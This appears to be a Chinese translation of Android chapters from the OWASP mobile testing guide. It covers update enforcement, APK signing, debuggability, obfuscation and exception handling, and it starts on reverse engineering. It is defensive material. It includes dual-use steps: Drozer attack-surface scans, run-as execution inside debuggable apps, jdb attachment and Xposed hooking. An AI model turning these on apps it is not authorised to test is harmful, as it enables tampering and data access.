 manager.startUpdateFlowForResult(

```

```
 appUpdateInfo,
 IMMEDIATE,
 this,
 MY_REQUEST_CODE);
}
});
}
}
```

Source: <https://developer.android.com/guide/app-bundle/in-app-updates>

在检查适当的更新机制时，请确保保存在 AppUpdateManager 的使用，如果还没有，那么这意味着用户可能仍在使用存在漏洞的旧版本应用程序。然后请注意 AppUpdateType.IMMEDIATE 的使用：如果有安全更新，这个标志的使用可以确保用户无法继续使用该应用而不进行更新。如您所见，在示例的第 3 部分中：确保取消或错误确实会导致重新检查，并且确保用户在进行关键安全更新时无法前进。最后，在第 4 部分中：您可以看到，对于应用程序中的每个入口点，都应强制执行更新机制，因此绕过它会更困难。

### 5.7.11.2. 动态分析

为了测试更新是否正确，请执行以下操作：通过开发人员发布或者通过使用第三方应用商店尝试下载具有安全漏洞的旧版本应用程序。接下来，确认是否可以继续使用该应用程序而不进行更新。如果给出更新提示，请验证通过取消提示或者通过正常的应用程序使用规避该提示后，是否仍然能够使用该应用程序。

这包括验证后端是否将停止对存在漏洞的服务端的调用和（或）是否存在漏洞的应用版本本身是否被服务端阻断。最后，查看是否可以使用中间人攻击应用查看服务端如何对此进行响应（例如是否记录了所有内容）。

## 5.7.12. 参考文献

### 5.7.12.1. 安卓应用程序捆绑包和更新

- <https://developer.android.com/guide/app-bundle/in-app-updates>

### 5.7.12.2. Android Fragment Injection

- <https://www.synopsys.com/blogs/software-security/fragment-injection/>
- <https://securityintelligence.com/wp-content/uploads/2013/12/android-collapses-into-fragments.pdf>

### 5.7.12.3. Android Permissions Documentation

- <https://developer.android.com/training/permissions/usage-notes>
- <https://developer.android.com/training/permissions/requesting#java>

- <https://developer.android.com/guide/topics/permissions/overview#permission-groups>
- <https://developer.android.com/guide/topics/manifest/provider-element#gprmsn>
- [https://developer.android.com/reference/android/content/Context#revokeUriPermission\(android.net.Uri,%20int\)](https://developer.android.com/reference/android/content/Context#revokeUriPermission(android.net.Uri,%20int))
- [https://developer.android.com/reference/android/content/Context#checkUriPermission\(android.net.Uri,%20int,%20int,%20int\)](https://developer.android.com/reference/android/content/Context#checkUriPermission(android.net.Uri,%20int,%20int,%20int))
- [https://developer.android.com/guide/components/broadcasts#restricting\\_broadcasts\\_with\\_permissions](https://developer.android.com/guide/components/broadcasts#restricting_broadcasts_with_permissions)
- <https://developer.android.com/guide/topics/permissions/overview>
- <https://developer.android.com/guide/topics/manifest/manifest-intro#filestruct>
- Android Bundles and Instant Apps
- <https://developer.android.com/topic/google-play-instant/getting-started/instant-enabled-app-bundle>
- <https://developer.android.com/topic/google-play-instant/guides/multiple-entry-points>
- <https://developer.android.com/studio/projects/dynamic-delivery>

#### 5.7.12.4. Android 8 的权限变更

- <https://developer.android.com/about/versions/oreo/android-8.0-changes>

#### 5.7.12.5. 2016 OWASP 移动应用 10 大安全问题

- M7 - Poor Code Quality - [https://www.owasp.org/index.php/Mobile\\_Top\\_10\\_2016-M7-Poor\\_Code\\_Quality](https://www.owasp.org/index.php/Mobile_Top_10_2016-M7-Poor_Code_Quality)

#### 5.7.12.6. OWASP MASVS

- MSTG-PLATFORM-1：“该应用仅请求必要的最小权限集。”
- MSTG-PLATFORM-2：“来自外部源和用户的所有输入都经过验证，如有必要，还应进行清理。这包括通过 UI 接收的数据，IPC 机制（如意图，自定义 URL 和网络源）。”
- MSTG-PLATFORM-3：“除非正确保护了这些机制，否则该应用程序不会通过自定义 URL 方案导出敏感功能。”
- MSTG-PLATFORM-4：“除非正确保护了这些机制，否则该应用程序不会通过 IPC 设施导出敏感功能。”
- MSTG-PLATFORM-5：“除非明确要求，否则在 WebView 中禁用 JavaScript。”
- MSTG-PLATFORM-6：“将 WebView 配置为仅允许所需的最少协议处理程序集（理想情况下，仅支持 https）。禁用了潜在危险的处理程序，例如文件，tel 和 app-id。”
- MSTG-PLATFORM-7：“如果将应用程序的本机方法公开给 WebView，请验证 WebView 仅呈现应用程序包中包含的 JavaScript。”
- MSTG-PLATFORM-8：“对象序列化（如果有的话）是使用安全的序列化 API 实现的。”
- MSTG-ARCH-9：“存在用于强制执行移动应用程序更新的机制。”

### 5.7.12.7. CWE

- CWE-79 - Improper Neutralization of Input During Web Page Generation
- CWE-200 - Information Leak / Disclosure
- CWE-749 - Exposed Dangerous Method or Function
- CWE-939 - Improper Authorization in Handler for Custom URL Scheme

### 5.7.12.8. 工具

- Drozer - <https://github.com/mwrlabs/drozer>

## 5.8. Android 应用程序的代码质量和构建设置

### 5.8.1. 确保应用程序正确签署 (MSTG-CODE-1)

#### 5.8.1.1. 概述

Android 要求所有 APK 在安装或运行之前都必须使用证书进行数字签名，数字签名用于验证应用程序更新的所有者身份，此过程可以防止应用被篡改或修改为包含恶意代码。

当对 APK 进行签名时，它会附加一个公钥证书。此证书唯一地将 APK 与开发人员和开发人员的私钥相关联。在调试模式下构建应用程序时，Android SDK 会使用专门为调试目的创建的调试密钥对应用程序进行签名。带有调试密钥签名的应用并不意味着可以发布，并且在大多数应用程序商店（包括 googleplay 商店）中都不会被接受。

应用程序的最终发布构建必须使用有效的发布密钥进行签名。在 Android Studio 中，应用程序可以手动签名，或通过创建分配给发布构建类型的签名配置进行签名。

在 Android 9 ( API 级别 28 ) 之前，Android 上的所有应用更新都需要用相同的证书进行签名，因此建议使用 25 年以上的有效期。在 Google Play 上发布的应用必须使用有效期在 2033 年 10 月 22 日之后结束的密钥进行签名。

有三种 APK 签名方案可供选择。

- JAR 签名 ( v1 方案 )。
- APK 签名方案 v2 ( v2 方案 )。
- APK 签名方案 v3 ( v3 方案 )。

安卓 7.0 ( API 级别 24 ) 及以上版本支持的 v2 签名，与 v1 方案相比，安全性和性能都有所提高。安卓 9 ( API 级别 28 ) 及以上版本支持的 V3 签名，使应用程序能够更改其签名密钥，作为

APK 更新的一部分。该功能通过允许同时使用新旧密钥，保证了兼容性和应用程序的持续可用性。

对于每个签名方案，发行版构建应该总是通过其之前的所有方案进行签名。

### 5.8.1.2. 静态分析

确保发布的 build 已经通过 Android 7.0 ( API 级别 24 ) 及以上的 v1 和 v2 方案以及 Android 9 ( API 级别 28 ) 及以上的所有三个方案进行了签名，并且 APK 中的代码签名证书属于开发者。

APK 签名可以用 apksigner 工具来验证，它位于 [SDK-Path] /build-tools/[版本]。它位于[SDK-Path]/build-tools/[version]。

```
$ apksigner verify --verbose Desktop/example.apk
Verifies
Verified using v1 scheme (JAR signing): true
Verified using v2 scheme (APK Signature Scheme v2): true
Verified using v3 scheme (APK Signature Scheme v3): true
Number of signers: 1
```

可以用 jarsigner 检查签名证书的内容。需要注意的是，在调试证书中，通用名 ( CN ) 属性被设置为 "Android Debug"。

用 debug 证书签署的 APK 的输出如下图所示：

```
$ jarsigner -verify -verbose -certs example.apk
sm 11116 Fri Nov 11 12:07:48 ICT 2016 AndroidManifest.xml
```

```
X.509, CN=Android Debug, O=Android, C=US
[certificate is valid from 3/24/16 9:18 AM to 8/10/43 9:18 AM]
[CertPath not validated: Path doesn't chain with any of the trust anchors]
(...)
```

忽略"CertPath not validated"错误。这个错误发生在 Java SDK 7 及以上版本。您可以依靠 apksigner 代替 jarsigner 来验证证书链。

签名配置可以通过 Android Studio 或 build.gradle 中的 signingConfig 块进行管理。要同时激活 v1 和 v2 以及 v3 方案，必须设置以下值：

```
v1SigningEnabled true
v2SigningEnabled true
v3SigningEnabled true
```

在官方的 Android 开发者文档中，提供了几种配置应用发布的最佳实践。

### 5.8.1.3. 动态分析

应使用静态分析来验证 APK 签名。

## 5.8.2. 测试应用程序是否可调试 (MSTG-CODE-2)

### 5.8.2.1. 概述

这个 android: debuggable 属性在 Android 清单中定义的 Application 元素中，决定是否可以调试应用程序。

### 5.8.2.2. 静态分析

检查 AndroidManifest.xml 文件以确定 android: 可调试属性设置并查找属性的值：

```
...
<application android:allowBackup="true" android:debuggable="true"
 android:icon="@drawable/ic_launcher" android:label="@string/app_name"
 android:theme="@style/AppTheme">
...

```

对于发布版本，此属性应始终设置为“false”（默认值）。

### 5.8.2.3. 动态分析

Drozer 可以用来判断一个应用程序是否可以调试。Drozer app.package.attacksurface 模块还可以显示应用程序导出的 IPC 组件的信息。

```
dz> run app.package.attacksurface com.mwr.dz
Attack Surface:
1 activities exported
1 broadcast receivers exported
0 content providers exported
0 services exported
is debuggable
```

要扫描设备上所有可调试的应用程序，使用 app.pack.debuggable 模块：

```
dz> run app.package.debuggable
Package: com.mwr.dz
UID: 10083
Permissions:
- android.permission.INTERNET
Package: com.vulnerable.app
UID: 10084
```

## Permissions:

```
- android.permission.INTERNET
```

如果一个应用程序是可以调试的，那么执行应用程序命令就很简单。在 adb shell 中，通过在二进制名称后附加包名和应用程序命令来执行 run-as：

```
$ run-as com.vulnerable.app id
uid=10084(u0_a84) gid=10084(u0_a84)
groups=10083(u0_a83),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r
),3001(net_bt_admin),3002(net_bt),3003/inet),3006(net_bw_stats)
context=u:r:untrusted_app:s0:c512,c768
```

Android Studio 还可以用来调试应用，和验证应用程序的调试激活情况。

另一种确定应用程序是否可调试的方法是将 jdb 附加到正在运行的进程中。如果成功的话，调试就会被激活。

下面的过程可以用来启动 jdb 的调试会话：

使用 adb 和 jdwp，确定要调试的活动应用程序的 PID：

```
$ adb jdwp
2355
16346 <== last launched, corresponds to our application
```

使用 adb 在应用程序进程（带有 PID）和分析工作站之间使用特定的本地端口创建一个通信通道：

```
adb forward tcp:[LOCAL_PORT] jdwp:[APPLICATION_PID]
$ adb forward tcp:55555 jdwp:16346
```

使用 jdb，将调试器连接到本地通信通道端口，并启动调试会话：

```
$ jdb -connect com.sun.jdi.SocketAttach:hostname=localhost,port=55555
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> help
```

关于调试的一些注意事项：

- JADX 工具可以用来确定插入断点的有趣位置。
- 这里有关于 jdb 的帮助。

- 如果在 jdb 与本地通信通道端口绑定时发生"与调试器的连接已经关闭"的错误，请杀死所有的 adb 会话并开始一个新的会话。

### 5.8.3. 调试符号测试(MSTG-CODE-3)

#### 5.8.3.1. 概述

一般来说，您应该提供编译后的代码，并尽可能少的解释。一些元数据，如调试信息、行号和描述性的函数或方法名称，可以使二进制或字节码更容易被逆向工程师理解，但这些在发行版构建中并不需要，因此可以安全地省略，而不影响应用程序的功能。

要检查本地二进制文件，请使用标准工具，如 nm 或 objdump 来检查符号表。一个发行版的构建一般不应该包含任何调试符号。如果目标是混淆库，也建议删除不必要的动态符号。

#### 5.8.3.2. 静态分析

符号通常会在构建过程中被剥离，所以您需要编译的字节码和库来确保不必要的元数据已经被丢弃。

首先，在您的 Android NDK 中找到 nm 二进制，并导出它（或创建一个别名）。

```
export $NM = $ANDROID_NDK_DIR/toolchains/arm-linux-androideabi-4.9/prebuilt/darwin-x86_64/bin/arm-linux-androideabi-nm
```

要显示调试符号，请执行以下操作：

```
$ $NM -a libfoo.so
/tmp/toolchains/arm-linux-androideabi-4.9/prebuilt/darwin-x86_64/bin/arm-linux-androideabi-nm: libfoo.so: no symbols
```

要显示动态符号，请执行以下操作：

```
$ $NM -D libfoo.so
```

或者，在您喜欢的反汇编程序中打开该文件，然后手动检查符号表。

可以通过可见性编译器标志剥离动态符号。添加此标志会导致 GCC 丢弃函数名，而保留声明为 JNIEXPORT 的函数名。

确保 build.gradle 中添加了以下内容：

```
externalNativeBuild {
 cmake {
 cppFlags "-fvisibility=hidden"
```

```
 }
}
```

### 5.8.3.3. 动态分析

应该使用静态分析来验证调试符号。

## 5.8.4. Testing for Debugging Code and Verbose Error Logging (MSTG-CODE-4)

调试代码和详细错误记录测试(MSTG-CODE-4)。

### 5.8.4.1. 概述

StrictMode 是一个用于检测违规行为的开发者工具，例如应用程序的主线程上意外的磁盘或网络访问。它也可以用来检查良好的编码实践，例如实现高性能的代码。

下面是一个 StrictMode 示例，其中启用了对主线程的磁盘和网络访问策略：

```
public void onCreate() {
 if (DEVELOPER_MODE) {
 StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder()
 .detectDiskReads()
 .detectDiskWrites()
 .detectNetwork() // or .detectAll() for all detectable problems
 .penaltyLog()
 .build());
 StrictMode.setVmPolicy(new StrictMode.VmPolicy.Builder()
 .detectLeakedSqlLiteObjects()
 .detectLeakedClosableObjects()
 .penaltyLog()
 .penaltyDeath()
 .build());
 }
 super.onCreate();
}
```

建议在 if 语句中插入带有 DEVELOPER\_MODE 条件的策略。要禁用 StrictMode，必须禁用发布版构建的 Developer\_MODE。

### 5.8.4.2. 静态分析

要确定是否启用了 StrictMode，可以查找 StrictMode.setThreadPolicy 或 StrictMode.setVmPolicy 方法，它们很可能在 onCreate 方法中。

线程策略的检测方法有

```
detectDiskWrites()
detectDiskReads()
detectNetwork()
```

违反线程策略的处罚包括

```
penaltyLog() // Logs a message to LogCat
penaltyDeath() // Crashes application, runs at the end of all enabled penalties
penaltyDialog() // Shows a dialog
```

请看一下使用 StrictMode 的最佳做法。

#### 5.8.4.3. 动态分析

有几种检测 StrictMode 的方法；最好的选择取决于策略角色的实现方式。这些方法包括：

- Logcat,
- a warning dialog,
- application crash.

### 5.8.5. 检查第三方库中的漏洞 (MSTG-CODE-5)

#### 5.8.5.1. 概述

Android 应用程序经常使用第三方库。这些第三方库可加快开发速度，因为开发人员必须编写更少的代码才能解决问题。库分为两类：

- 没有（或不应该）打包在实际生产应用中的库，如用于测试的 Mockito 和用于编译某些其他库的 JavaAssist 等库。
- 在实际生产应用中被打包的库，如 Okhttp3。

这些库会有以下两类不必要的副作用：

- 一个库可能包含漏洞，这将使应用程序易受攻击。一个很好的例子是 2.7.5 之前的 OKHTTP 版本，在这些版本中，TLS 链污染可以绕过 SSL 锁定。
- 一个库可以使用一个许可证，比如 LGPL2.1，它要求应用程序作者为那些使用应用程序并要求洞察其源码的人提供访问源代码的机会。事实上，应用程序就应该被允许在修改其源码的情况下重新分发。这可能危及应用程序的知识产权。

请注意，这个问题可能在多个层面上存在。当您使用 webviews 和在 webview 中运行的 JavaScript 时，JavaScript 库也会出现这些问题。对于 Cordova、React-native 和 Xamarin 应用的插件/库也是如此。

### 5.8.5.2. 静态分析

#### 5.8.5.2.1. 检测第三方库漏洞

检测第三方依赖的漏洞可以通过 OWASP 依赖检查器来完成。最好的办法是使用 gradle 插件，比如 dependency-check-gradle。为了使用该插件，需要应用以下步骤。从 Maven 中央仓库安装该插件，在您的 build.gradle 中添加以下脚本：

```
buildscript {
 repositories {
 mavenCentral()
 }
 dependencies {
 classpath 'org.owasp:dependency-check-gradle:3.2.0'
 }
}

apply plugin: 'org.owasp.dependencycheck'
```

一旦 gradle 调用了这个插件，您就可以通过运行以下命令来创建一个报告：

```
$ gradle assemble
$ gradle dependencyCheckAnalyze --info
```

除非另有配置，否则报告将在 build/reports 中。使用该报告来分析发现的漏洞。请参阅补救措施，了解如何处理发现的库的漏洞。

请注意，该插件需要下载漏洞源。请查阅文档，以防插件出现问题。

另外，还有一些商业工具，它们可能会更好地覆盖所使用的库的依赖关系，如 SourceClear 或 Blackduck。使用 OWASP Dependency Checker 或其他工具的实际结果因库的类型（NDK 相关或 SDK 相关）而异。

最后，请注意，对于混合应用程序，必须使用 RetireJS 检查 JavaScript 的依赖性。同样的，对于 Xamarin 来说，也必须检查 C# 的依赖性。

当发现库包含漏洞时，则适用以下推理：

- 该库是否与应用程序打包？然后检查该库的版本是否已修补了该漏洞。如果没有，检查该漏洞是否真的影响到应用程序。如果是这样，或者将来可能是这样，那么寻找一个提供类似功能，但没有漏洞的替代品。
- 该库是否没有与应用程序打包？看看是否有修补过的版本，其中的漏洞已被修复。如果不是这样，检查该漏洞对构建过程的影响。该漏洞是否会阻碍构建或削弱构建管道的安全性？那就试着寻找一个能修复该漏洞的替代方案。

当没有源代码的时候，可以反编译应用程序并检查 jar 文件。当正确应用 Dexguard 或 Proguard 时，库的版本信息往往会被混淆，从而消失。否则，您仍然可以经常在给定库的 Java 文件的注释中找到这些信息。像 MobSF 这样的工具可以帮助分析应用中可能打包的库。如果您能检索到库的版本，无论是通过注释，还是通过某些版本中使用的特定方法，您都可以手工查找它们是否有 CVE 编号。

#### 5.8.5.2.2. 检测应用程序库使用的许可证

为了确保不违反版权法，可以通过使用可以遍历不同库的插件(如 License Gradle 插件)来最好地检查依赖关系。该插件可以通过以下步骤使用。

在您的 build.gradle 文件中添加：

```
plugins {
 id "com.github.hierynomus.license-report" version "{license_plugin_version}"
}
```

Now, after the plugin is picked up, use the following commands:

```
$ gradle assemble
$ gradle downloadLicenses
```

现在将生成一个许可证报告，该报告可用于查询第三方库使用的许可证。请查看许可协议，了解是否需要在应用程序中包含版权声明，以及许可类型是否需要对应用程序的代码进行开源。

与依赖性检查类似，也有一些商业工具能够检查许可证，如 SourceClear、Snyk 或 Blackduck。

注意：如果对第三方库使用的许可模式的影响有疑问，请咨询法律专家。

当一个库包含一个应用 IP 需要开源的许可证时，请检查该库是否有一个可以用来提供类似功能的替代库。

注意：如果是混合应用程序，请检查所使用的构建工具：大多数工具确实具有许可证枚举插件，以查找所使用的许可证。

当没有源码的时候，可以反编译应用，检查 jar 文件。当 Dexguard 或 Proguard 应用得当时，那么库的版本信息往往会被消失。否则您还是可以经常在给定库的 Java 文件的注释中找到它。像 MobSF 这样的工具可以帮助分析应用程序中可能被打包的库。如果您能检索到库的版本，无论是通过注释，还是通过某些版本中使用的特定方法，您都可以通过手工查找它们的许可证被使用。

#### 5.8.5.3. 动态分析

这一部分的动态分析包括验证许可证的版权是否得到了遵守。这通常意味着应用程序应该有一个关于或 EULA 的部分，其中按照第三方库的许可要求注明版权声明。

### 5.8.6. 测试异常处理 (MSTG-CODE-6 和 MSTG-CODE-7)

#### 5.8.6.1. 概述

当应用程序进入异常或错误状态时，就会发生异常。Java 和 C++ 都可能抛出异常。测试异常处理是为了确保应用程序能够处理异常并过渡到安全状态，而不会通过 UI 或应用程序的日志机制暴露敏感信息。

#### 5.8.6.2. 静态分析

查看源代码以了解应用程序并确定其如何处理不同类型的错误（IPC 通信，远程服务调用等）。

以下是现阶段要检查的一些示例：

确保应用程序使用精心设计的、统一的方案来处理异常。

通过创建适当的空检查、绑定检查等方式，对标准的 RuntimeExceptions（如 NullPointerException、IndexOutOfBoundsException、ActivityNotFoundException、CancellationException、SQLException）进行规划。RuntimeException 的可用子类的概述可以在 Android 开发者文档中找到。RuntimeException 的子类应该被有意地抛出，而意图应该由调用方法处理。

确保每一个非运行时的 Throwable 都有一个合适的 catch 处理程序，最终正确处理实际的异常。

当一个异常被抛出时，确保应用程序对引起类似行为的异常有集中的处理程序。这可以是一个静态类。对于特定于方法的异常，提供特定的捕获块。

确保应用程序在处理 UI 或日志声明中的异常时不会暴露敏感信息。确保异常仍然有足够的言语来向用户解释问题。

确保高风险应用程序处理的所有机密信息总是在执行最后块的过程中被擦除。

通过 [www.DeepL.com/Translator](http://www.DeepL.com/Translator) ( 免费版 ) 翻译

```
byte[] secret;
try{
 //use secret
} catch (SPECIFICEXCEPTIONCLASS | SPECIFICEXCEPTIONCLASS2 e) {
 // handle any issues
} finally {
 //clean the secret.
}
```

为即将发生的崩溃重置应用程序状态的最佳实践是为未捕获的异常添加通用异常处理程序：

```
public class MemoryCleanerOnCrash implements Thread.UncaughtExceptionHandler {

 private static final MemoryCleanerOnCrash S_INSTANCE = new
MemoryCleanerOnCrash();
 private final List<Thread.UncaughtExceptionHandler> mHandlers = new ArrayList<>();

 //initialize the handler and set it as the default exception handler
 public static void init() {
 S_INSTANCE.mHandlers.add(Thread.getDefaultUncaughtExceptionHandler());
 Thread.setDefaultUncaughtExceptionHandler(S_INSTANCE);
 }

 //make sure that you can still add exception handlers on top of it (required for ACRA for
instance)
 public void subscribeCrashHandler(Thread.UncaughtExceptionHandler handler) {
 mHandlers.add(handler);
 }

 @Override
 public void uncaughtException(Thread thread, Throwable ex) {

 //handle the cleanup here
 //....
 //and then show a message to the user if possible given the context

 for (Thread.UncaughtExceptionHandler handler : mHandlers) {
 handler.uncaughtException(thread, ex);
 }
 }
}
```

现在必须在您的自定义 Application 类（例如：扩展 Application 的类）中调用处理程序的初始化程序：

```
@Override
protected void attachBaseContext(Context base) {
 super.attachBaseContext(base);
 MemoryCleanerOnCrash.init();
}
```

#### 5.8.6.3. 动态分析

有几种方法可以进行动态分析：

- 使用 Xposed hook 方法并且要么用意想不到的值调用它们，或者用意外的值覆盖现有的变量（例如：空值）。
- 在 Android 应用程序的 UI 字段中输入意外值。
- 使用应用程序的意图、公共提供者和意外值与应用程序进行交互。
- 篡改网络通信、应用程序存储的文件。

应用程序永远不应该崩溃，它应该：

- 从错误中恢复或转换到可以通知用户其无法继续的状态。
- 如有必要，告知用户采取适当措施(信息不应泄露敏感信息)。
- 未在应用程序使用的日志记录机制中提供任何信息。

#### 5.8.7. 内存损坏错误 (MSTG-CODE-8)

Android 应用程序通常在虚拟机上运行，其中大部分内存损坏问题已经被处理掉了。这并不意味着没有内存损坏 bug。以 CVE-2018-9522 为例，它与使用 Parcels 的序列化问题有关。其次，在原生代码中，我们仍然可以看到与我们在一般内存损坏部分所解释的相同问题。最后，我们看到支持服务中的内存错误，例如在 BlackHat 展示的 stagefreight 攻击。

内存泄漏通常也是一个问题。例如：当 Context 对象的引用被传递给非 Activity 类，或者当您把 Activity 类的引用传递给您的 helperclasses 时，就会发生这种情况。

##### 5.8.7.1. 静态分析

要查找的项目有很多：

请注意，Java/Kotlin 代码中也可能存在内存泄漏。查找各种项，例如：未取消注册的 BroadCastReceivers、对 Activity 或 View 类的静态引用、对 Context 的引用的 Singleton 类、内部类引用、匿名类引用、AsyncTask 引用、处理程序引用、执行错误的线程、TimerTask 引用。有关更多详细信息，请查看：

- 9 种避免 Android 中内存泄漏的方法。
- Android 中的内存泄漏模式。

### 5.8.7.2. 动态分析

我们可以采取以下几个步骤：

- 如果是本机代码：使用 Valgrind 或 Mempatrol 来分析代码的内存使用和内存调用。
- 如果是 Java/Kotlin 代码，试着重新编译这个应用程序，并与 Squares 一起使用泄漏探测器。
- 检查 Android Studio 的内存分析器是否有泄漏。
- 检查 Android Java 反序列化漏洞测试器的序列化漏洞。

## 5.8.8. 确保激活了免费的安全特性 (MSTG-CODE-9)

### 5.8.8.1. 概述

因为反编译 Java 类是很琐碎的，所以建议对发布的字节码进行一些基本的混淆处理。ProGuard 提供了一种简单的方法来缩小和混淆代码，并从 Android Java 应用程序的字节码中剥离不需要的调试信息。它用无意义的字符串代替了标识符，如类名、方法名和变量名。这是一种布局混淆，它是“免费”的，因为它不会影响程序的性能。

由于大多数 Android 应用程序都是基于 Java 的，它们对缓冲区溢出漏洞具有免疫力。然而，当您使用 Android NDK 时，缓冲区溢出漏洞可能仍然适用；因此，考虑安全的编译器设置。

### 5.8.8.2. 静态分析

如果提供了源代码，您可以检查 build.gradle 文件，看看是否已经应用了混淆设置。在下面的例子中，您可以看到 minifyEnabled 和 proguardFiles 被设置了。创建异常来保护某些类不被混淆（使用"-keepclassmembers" 和 "-keep class"）是很常见的。因此，审计 ProGuard 配置文件以查看哪些类被豁免很重要。getDefaultProguardFile('proguard-android.txt') 方法从<Android SDK>/tools/proguard/文件夹中获取默认的 ProGuard 设置。文件 proguard-rules.pro 是您定义自定义 ProGuard 规则的地方。您可以看到，在我们的示例 proguard-rules.pro 文件中，很多扩展类都是常见的 Android 类。这应该在特定的类或库上进行更精细的定义。

默认情况下，ProGuard 会删除对调试有用的属性，包括行号、源文件名和变量名。ProGuard 是一个免费的 Java 类文件收缩器、优化器、混淆器和预验证器。它与 Android 的 SDK 工具一起发布。要激活发布版构建中的收缩功能，请在 build.gradle 中添加以下内容：

```
android {
 buildTypes {
 release {
 minifyEnabled true
 proguardFiles getDefaultProguardFile('proguard-android.txt'),
 'proguard-rules.pro'
 }
 }
 ...
}

proguard-rules.pro

-keep public class * extends android.app.Activity
-keep public class * extends android.app.Application
-keep public class * extends android.app.Service
```

### 5.8.8.3. 动态分析

如果没有提供源代码，可以对 APK 进行反编译，以确定代码库是否被混淆。有几种工具可以将 dex 代码转换为 jar 文件（如 dex2jar）。jar 文件可以用工具（如 JD-GUI）打开，这些工具可以用来确保类、方法和变量的名称不是人可以读的。

混淆代码块的示例：

```
package com.a.a.a;

import com.a.a.b.a;
import java.util.List;

class a$b
 extends a
{
 public a$b(List paramList)
 {
 super(paramList);
 }

 public boolean areAllItemsEnabled()
 {
 return true;
 }
```

{

```
public boolean isEnabled(int paramInt)
{
 return true;
}
```

## 5.8.9. 参考文献

### 5.8.9.1. 2016 OWASP 移动应用 10 大安全问题

- M7 - Poor Code Quality - [https://www.owasp.org/index.php/Mobile\\_Top\\_10\\_2016-M7-Poor\\_Code\\_Quality](https://www.owasp.org/index.php/Mobile_Top_10_2016-M7-Poor_Code_Quality)

### 5.8.9.2. WASP MASVS

- MSTG-CODE-1：“该应用已签名并提供了有效证书。”
- MSTG-CODE-2：“该应用已在发布模式下构建，并具有适合发布版本的设置（例如：不可调试）。”
- MSTG-CODE-3：“调试符号已从本机二进制文件中删除。”
- MSTG-CODE-4：“调试代码已被删除，并且该应用程序未记录详细错误或调试消息。”
- MSTG-CODE-5：“识别出移动应用程序使用的所有第三方组件，例如库和框架，并检查已知漏洞。”
- MSTG-CODE-6：“该应用程序可以捕获并处理可能的异常。”
- MSTG-CODE-7：“默认情况下，安全控件中的错误处理逻辑拒绝访问。”
- MSTG-CODE-8：“在非托管代码中，内存被安全分配，释放和使用。”
- MSTG-CODE-9：“激活了工具链提供的免费安全功能，例如字节码最小化，堆栈保护，PIE 支持和自动引用计数。”

### 5.8.9.3. CWE

- CWE-20 - Improper Input Validation
- CWE-215 - Information Exposure through Debug Information
- CWE-388 - Error Handling
- CWE-489 - Leftover Debug Code
- CWE-656 - Reliance on Security through Obscurity
- CWE-937 - OWASP Top Ten 2013 Category A9 - Using Components with Known Vulnerabilities

### 5.8.9.4. 工具

- ProGuard - <https://www.guardsquare.com/en/proguard>
- jarsigner - <http://docs.oracle.com/javase/7/docs/technotes/tools/windows/jarsigner.html>
- Xposed - <http://repo.xposed.info/>

- Drozer - <https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-drozer-user-guide-2015-03-23.pdf>
- GNU nm - [https://ftp.gnu.org/old-gnu/Manuals/binutils-2.12/html\\_node/binutils\\_4.html](https://ftp.gnu.org/old-gnu/Manuals/binutils-2.12/html_node/binutils_4.html)
- Black Duck - <https://www.blackducksoftware.com/>
- Sourceclear - <https://www.sourceclear.com/>
- Snyk - <https://snyk.io/>
- Gradle license plugin - <https://github.com/hierynomus/license-gradle-plugin>
- Dependency-check-gradle - <https://github.com/jeremylong/dependency-check-gradle>
- MobSF - <https://www.github.com/MobSF/Mobile-Security-Framework-MobSF>
- Squares leak canary - <https://github.com/square/leakcanary>
- Memory Profiler from Android Studio - <https://developer.android.com/studio/profile/memory-profiler>
- Android Java Deserialization Vulnerability Tester - <https://github.com/modzero/modjoda>

#### 5.8.9.5. 内存分析参考文献

- 安卓反序列化漏洞的简要历史 - [https://lgtm.com/blog/android\\_deserialization](https://lgtm.com/blog/android_deserialization)
- 避免 Android 内存泄漏的 9 种方法 - <https://android.jlelse.eu/9-ways-to-avoid-memory-leaks-in-android-b6d81648e35e>
- Android 中的内存泄漏模式 - <https://android.jlelse.eu/memory-leak-patterns-in-android-4741a7fcb570>

#### 5.8.9.6. Android 文档

- APK signature scheme with key rotation - <https://developer.android.com/about/versions/pie/android-9.0#apk-key-rotation>

### 5.9. Android 系统上的篡改和逆向工程

Android 的开放性使其成为逆向工程师的有利环境。在接下来的章节中，我们将把 Android 反转和特定于操作系统的工具的一些特性作为流程来看。

Android 为逆向工程师提供了 iOS 所没有的巨大优势。因为安卓是开源的，所以您可以在安卓开源项目(AOSP)研究它的源代码，并以任何您想的方式修改操作系统及其标准工具。即使是在标准的零售设备上，也可以不经过许多环节就激活开发人员模式和侧装应用程序。从 SDK 附带的强大工具到各种可用的逆向工程工具，有许多细节可以让您的生活更加轻松。

然而，也有一些特定于 Android 的挑战。例如：您需要处理 Java 字节码和本机代码。Java 原生接口(JNI)有时被故意用来迷惑逆向工程师(公平地说，使用 JNI 有合理的理由，比如提高性能或支持遗留代码)。开发人员有时使用原生层来“隐藏”数据和功能，他们可能会构建他们的应用程序，使得执行经常在两层之间跳转。

您至少需要对基于 Java 的 Android 环境和基于 Android 的 Linux 操作系统和内核有一定的了解。  
您还需要正确的工具集来处理运行在 Java 虚拟机上的字节码和本地代码。

请注意，我们将使用 OWASP 移动测试指南 Crackmes 作为例子，在下面的章节中演示各种逆向工程技术，所以预计会有部分和全部的破坏者。我们鼓励您在继续阅读之前，先自己破解一下这些挑战。

### 5.9.1. Reverse Engineering

逆向工程是将一个应用程序拆开以找出其工作原理的过程。您可以通过检查已编译的应用程序（静态分析）、在运行期间观察应用程序（动态分析）或两者结合来实现这一目的。

#### 5.9.1.1. 各类工具

确保系统中安装了以下内容（安装说明请参见“Android 基本安全测试”章节）：

- 最新的 SDK 工具和 SDK 平台-工具包。这些包括 Android 调试桥（ADB）客户端和其他与 Android 平台接口的工具。
- Android NDK。这是原生开发包，它包含了用于交叉编译不同架构原生代码的预制工具链。如果您打算处理本地代码，例如检查它或能够调试或跟踪它，您就会需要它（NDK 包含有有用的预制版本，如针对不同架构的 gdbserver 或 strace）。

除了 SDK 和 NDK 之外，您还需要一些东西来让 Java 字节码更容易被人类阅读。幸运的是，Java 反编译器通常可以很好地处理 Android 字节码。流行的免费反编译器包括 JD、JAD、Procyon 和 CFR。为了方便起见，我们将其中一些反编译器打包到了我们的 apkx 包装脚本中。这个脚本完全自动化了从发布的 APK 文件中提取 Java 代码的过程，并且可以很容易地对不同的后端进行实验。

